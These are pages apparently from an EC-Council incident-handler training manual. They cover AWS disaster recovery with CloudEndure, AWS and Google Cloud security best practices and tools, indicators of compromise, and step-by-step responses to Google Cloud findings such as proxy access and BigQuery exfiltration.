**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Recovery after AWS Security Incidents using CloudEndure Disaster Recovery

Source: *https://aws.amazon.com*

CloudEndure Disaster Recovery provides disaster recovery services for targeted instances in the AWS environment such as OS, databases, applications, servers, and files by replicating them into a staging area.

Whenever an incident handling team detects an AWS security incident that destroys systems beyond remediation, the CloudEndure Disaster Recovery service helps them restore these damaged systems in the AWS environment.

**Steps to Recover after an AWS Security Incident using CloudEndure Disaster Recovery:**

- **Step 1:** Install the CloudEndure Disaster Recovery agent in all AWS servers/ systems (including cloud instances) that should be replicated for disaster recovery. Then, perform data replication activities.
- **Step 2:** After replicating data, open the **CloudEndure User Console** → click on the **Machines** option to view all replicated machines.

  **Note:** If the Data Replication Progress field shows **Continue Data Protection**, the machine is in sync with the original machine.
- **Step 3:** Select one or more target machines from the list to perform failover to restore the machine.
- **Step 4:** Click on the **LAUNCH TARGET MACHINES** button at the top right → select **Recovery Mode** or **Test Mode**.





Figure 8.81: Screenshot of replicated machines on CloudEndure User Console

- **Step 5:** Select the latest recovery point from the **Choose Recovery Point** dialog box → click on **CONTINUE WITH LAUNCH**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.82: Screenshot of choosing recovery point from CloudEndure User Console

Allow the recovered workloads to run in the AWS environment until the security incident is resolved. Then, use CloudEndure Disaster Recovery to restore the pre-disaster environment.

## Best Practices against AWS Security Incidents

The following are some best practices for enhancing the security in AWS environments:

- **Basic AWS Security Practices**
  - Categorize user identity based on account, role, and group to manage permissions for resource allocation
  - Utilize temporary credentials to avoid potential risks of abusing access keys
  - Implement the principle of least privileges on AWS resources
  - Employ AWS Trusted Advisor to avoid security misconfigurations
  - Create accessible AWS security policies
  - Segregate AWS assets such as resources and user data to prioritize security needs
  - Integrate and enable security management systems according to organizational requirements
  - Securely delete unused data and groups from the AWS environment
  - Use IAM Access Analyzer to audit users and policies
  - Leverage AWS Git projects such as git-secrets, AWS Step Functions, and AWS Lambda to protect resources against unauthorized access


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **AWS Infrastructure Security Practices**
  - Use Information Security Management Systems (ISMS) to conduct regular checks on security policies and controls
  - Perform network segmentation and create security zones for easy management
  - Use load balancers, Content Distribution Networks (CDNs), and Web Application Firewalls (WAFs) to prevent DoS, DDoS, XXS, and SQLi attacks
  - Customize AWS Security Hub insights to track and manage AWS security issues
  - Implement a single set of policies for data loss prevention
- **AWS Financial Services Security Practices**
  - Implement end-to-end encryption and transport data encryption (TDE) to communicate securely with third parties
  - Perform penetration testing on AWS services such as EC2 instances, NAT gateways, Elastic Load Balancers, RDS, and Aurora
  - Operate CloudTrail and CloudWatch for auditing and monitoring AWS resources
- **AWS Security Hub Practices**
  - Leverage AWS labs script to enable security hub in all AWS accounts
  - Establish threat detection systems such as GuardDuty and Amazon Inspector
  - Enable AWS Config and CIS Foundations standards for all AWS accounts and regions
  - Assign tags to security hub resources for managing access controls
  - Ensure to control specific IAM policies for different types of users and centralize IAM through Cloud Infrastructure Entitlements Management (CIEM) for easy governance of accounts, groups, and roles
  - Create customized incident handling playbooks using Amazon CloudWatch events, AWS systems manager automation documents, and AWS step foundations to automate the processes and strengthen security
  - Build custom actions to get a copy of security hub findings of internal and external resources for remediation purposes
- **AWS Security Groups Practices**
  - Allocate policies to groups rather than individual users for easy assignment of AWS resources
  - Implement AWS VPC Flow Logs to acquire IP traffic for the detection of attack patterns and malicious activities inside the VPC
  - Automate email alerts for critical notifications


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **AWS Backup Data Practices**
  - Ensure and automate frequent backups
  - Safeguard backups using immutable storage
  - Incorporate backup processes in disaster recovery, business continuity, and incident response plans
  - Implement configuration audit, monitoring, and alert system
  - Examine data recovery abilities

## AWS Security Tools

- **Qualys**

  Source: *https://www.qualys.com*

  Qualys provides comprehensive visibility, security, and compliance for AWS resources. Incident responders can use this tool to assess the security of instances, associated workloads, and other resources. The tool allows incident responders to continuously monitor AWS assets for detecting misconfigurations, security issues, and unusual deployments. Qualys also provides proper mitigation recommendations to secure AWS resources such as VPC, Security Groups, S3, IAM Users, and RDS.





Figure 8.83: Screenshot of Qualys


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional AWS security tools are listed below:

- Aqua (*https://www.aquasec.com*)
- Check Point CloudGuard (*https://www.checkpoint.com*)
- SIOS (*https://us.sios.com*)
- Recon.Cloud (*https://recon.cloud)*
- Laminar (*https://laminarsecurity.com*)

## Understand How to Handle Google Cloud Security Incidents

Attackers target various cloud platforms such as Google Cloud Platform (GCP) for malicious purposes. Therefore, organizations using GCP must be prepared to handle security incidents to protect their business, operations, and reputation. Handling security incidents in the Google Cloud Platform will ensure the security of cloud services, resources, and sensitive data, and further allow incident handlers to restore services rapidly considering regulatory compliances.

### Preparation Steps to Handle Google Cloud Security Incidents

- Configure GCP's automated and manual processes to get alerts for potential incidents
- Prepare a team of experts for various specialized functions to manage the challenges of each incident efficiently
- Ensure that the required tools and resources are readily available with the IH&R team during any security incident
- Establish and familiarize yourself with a proper communication technique such as IRC or phone bridge for use during a security incident
- Develop a few templates and contact list that can be used to share information across teams during an incident
- Provide necessary training to the IH&R team periodically to skillfully handle security incidents across the GCP
- Ensure that the team has a proper skillset with generic mitigations such as rolling back changes and draining to minimize the time to mitigate (TTM)
- Create an effective dashboard layout such that responders can quickly pinpoint any changes or issues across the GCP
- Ensure that links to playbooks are available, which can be referred to by responders after being notified of an incident
- Conduct incident response drills to practice the skills required to handle Google Cloud security incidents


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting and Analyzing Google Cloud Security Incidents

Attackers can use different techniques to exploit cloud controls across the GCP and compromise cloud resources and services, leading to operational disruption, service failure, data leakage, and reputational damage. The detection and analysis of security incidents across the GCP can help the IH&R team to determine the root cause of an incident and handle it efficiently. This will also help them to proceed with the subsequent phases of incident response, ensuring less impact.

## Indicators of Google Cloud Security Incidents

A compromised Google Cloud exhibits various indicators that can represent attacks or malfunctioning in the networks, servers, systems, and applications.

Discussed below are some indicators of a compromised Google Cloud environment:

- Unauthorized access to the GCP from an unknown IP address and geolocation
- Unusual GCP configuration activities such as unknown instance creation and deletion
- Unauthorized GCP IAM activities such as user creation and change in user access privileges
- Unauthorized changes in GCP IAM password policies
- Suspicious GCP login attempts
- Unusual API connections to GCP
- Artifacts from Google VPC network traffic contain port scanning and connection requests to an anomalous port
- Unauthorized addition of external entities to the privileged group
- Modification of privileged Google group accessibility to make it available to the public
- Modification of Google Cloud services from an anonymous proxy IP address
- Anonymous user agent accessing Google Cloud using an IAM service account
- Unauthorized changes in two-factor authentication and single sign-on (SSO) settings
- Unknown cryptocurrency mining applications running inside VM instances
- Alteration and misconfiguration of all access control policies in Google Cloud resources
- Errors triggered from the Google Security Command Center (SCC) and its services

## Investigating and Responding to Google Cloud Security Incidents

**Source:** *https://cloud.google.com*

With the proliferation of cloud usage, the incident handling teams of an organization should be aware of cloud incidents and be prepared to handle them using sophisticated measures. Discussed below are various threats associated with the GCP and techniques that IH&R teams can use to handle these threats.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Access Attempts from Anonymous Proxy

This type of incident can be identified by assessing cloud audit logs generated from anonymous proxy IP addresses for making changes in Google Cloud services. The following steps should be followed to respond to such events:

### Review Event Details

- **Step 1**: Go to Security Command Center → **Findings** → open **`Evasion: Access from Anonymizing Proxy`** finding, which is displayed under the **Category** field after clicking on **Event Threat Detection** from **Source Type.**





Figure 8.84: Screenshot of GCP displaying Findings tab

- **Step 2:** Go to **Additional Information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`principalEmail`**: This is probably the compromised account that made modifications in the cloud service
  - **`Ip`**: This is probably the attacker's proxy IP used to make modifications

### Research Attack and Response Methods

- Check the MITRE ATT&CK framework entry for "**Proxy: Multi-hop Proxy**" finding type.
- Find whether the account's legitimate owner made modifications by contacting them; their contact details can be found in the **`principalEmail`** field.
- Integrate assessment results with MITRE research for developing an appropriate response.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting BigQuery Data Exfiltration

This type of incident can be detected by assessing audit logs considering the following three cases:

- A resource is saved outside the network perimeter.
- Termination of a copy operation by VPC Service Controls.
- Access attempts made on BigQuery resources, which are probably secured by VPC Service Controls.

Listed below are steps for responding to such events:

### Review Event Details

- **Step 1:** Open **`Exfiltration: BigQuery Data Exfiltration`** finding
- **Step 2:** Open the **Finding Details** pane → click on the **Attributes** tab → retrieve the following fields:
  - **`exfiltration`**
    - **`sources`**: Displays information about tables from which data were exfiltrated
    - **`targets`**: Displays information about tables where exfiltrated data were stored
- **Step 3:** Go to **Additional Information** → open the **Finding Details** pane → click on **Source Properties** → retrieve the following fields:
  - **`properties`**
    - **`projectId`**: Asset in this project
    - **`jobLink`**: Navigates to BigQuery job that exfiltrated data
    - **`Query`**: SQL query applied on BigQuery dataset
    - **`userEmail`**: Account used for exfiltration
  - **`contextUris`**
    - **`mitreURI`**: Navigates to the MITRE ATT&CK framework entry for this finding type
    - **`cloudLoggingQueryURI`**: Navigates to the Logging page
    - **`relatedFindingURI`**: Navigates to related findings

### Investigate in Chronicle

The Chronicle service enriches the findings and allows incident handlers to evaluate threats.

- **Step 1**: Go to the Security Command Center **Findings** page → click on **Source Type** → select **Event Threat Detection** (a table pops up displaying findings for the selected source type).
- **Step 2**: Click on **`Exfiltration: BigQuery Data Exfiltration`** under the **Category** field in the table.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3:** Open the **Finding Details** pane → click on **Investigate in Chronicle.**
- **Step 4**: Now, follow the instructions given on Chronicle's guided user interface.

**Review Permissions and Settings**

- **Step 1**: Open the Google Cloud console → navigate to the **IAM** page.
- **Step 2**: Select the project located in **projectID**.
- **Step 3**: Open the **Filter** box → insert the email ID listed in **`userEmail`** → verify the type of permissions granted to the account.

